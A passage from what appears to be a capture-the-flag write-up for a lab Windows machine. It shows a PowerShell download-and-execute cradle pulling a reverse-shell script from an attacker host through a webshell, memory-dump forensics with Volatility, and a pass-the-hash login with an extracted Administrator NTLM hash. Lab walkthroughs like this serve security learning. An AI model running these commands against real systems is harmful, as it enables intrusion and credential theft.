typing this in the webshell, gives us our shell
powershell IEX(New-Object Net.WebClient).downloadString(’http://10.10.14.31:8000/nish.ps1')

and boom we have our user flag
now lets try for the root flag
there was one more file which was some issue.txt , lets check that out

ok so this password did not work at all , there is a ? at the start of the password maybe we are not viewing it properly.
lets try the same command on our webshell

yep the character is diff , lets try this now

alr so we got a memory dump
lets get our os version first for our profile
systeminfo | findstr /B /C:“OS Name” /C:“OS Version”

https://github.com/volatilityfoundation/volatility3.git
then we clone volatility from there
python3 vol.py -f ~/Downloads/SILO-20180105-221806.dmp windows.info

we are not getting proper info from this version of volatility or maybe i am using it wrong
lets try with volatility 2
    git clone https://github.com/volatilityfoundation/volatility.git

    cd volatility

    python2 setup.py install
now lets run volatility 2 with
python2 vol.py -f ~/Downloads/SILO-20180105-221806.dmp imageinfo
i kept getting a bunch of import errors , i solved that by running these
sudo apt-get install python2.7-dev
pip2 install pycryptodome
pip2 install distorm3
running
python2 vol.py -f ~/Downloads/SILO-20180105-221806.dmp imageinfo
gives us
Suggested Profile(s) : Win2016x64_14393, Win8SP0x64, Win10x64_17134, Win81U1x64, Win10x64_10240_17770, Win10x64_18362, Win10x64_14393, Win10x64, Win2012R2x64_18340, Win10x64_16299, Win2012R2x64, Win10x64_19041, Win2012x64, Win10x64_17763, Win8SP1x64_18340, Win10x64_10586, Win8SP1x64, Win10x64_15063 (Instantiated with Win10x64_15063) AS Layer1 : SkipDuplicatesAMD64PagedMemory (Kernel AS) AS Layer2 : WindowsCrashDumpSpace64 (Unnamed AS) AS Layer3 : FileAddressSpace (/home/kali/Downloads/SILO-20180105-221806.dmp) PAE type : No PAE DTB : 0x1a7000L KDBG : 0xf80078520a30L Number of Processors : 2 Image Type (Service Pack) : 0 KPCR for CPU 0 : 0xfffff8007857b000L KPCR for CPU 1 : 0xffffd000207e8000L KUSER_SHARED_DATA : 0xfffff78000000000L Image date and time : 2018-01-05 22:18:07 UTC+0000 Image local date and time : 2018-01-05 22:18:07 +0000
we will use the WIN2012 profile

lets run this now and check our ps tree
python2 vol.py -f ~/Downloads/SILO-20180105-221806.dmp –profile Win2012R2x64 pstree

hashdump returns us this

pth-winexe -U Administrator%aad3b435b51404eeaad3b435b51404ee:9e730375b7cbcebf74ae46481e07b0c7 //10.10.10.82 cmd

this gives us our shell, with which we can easily get the root flag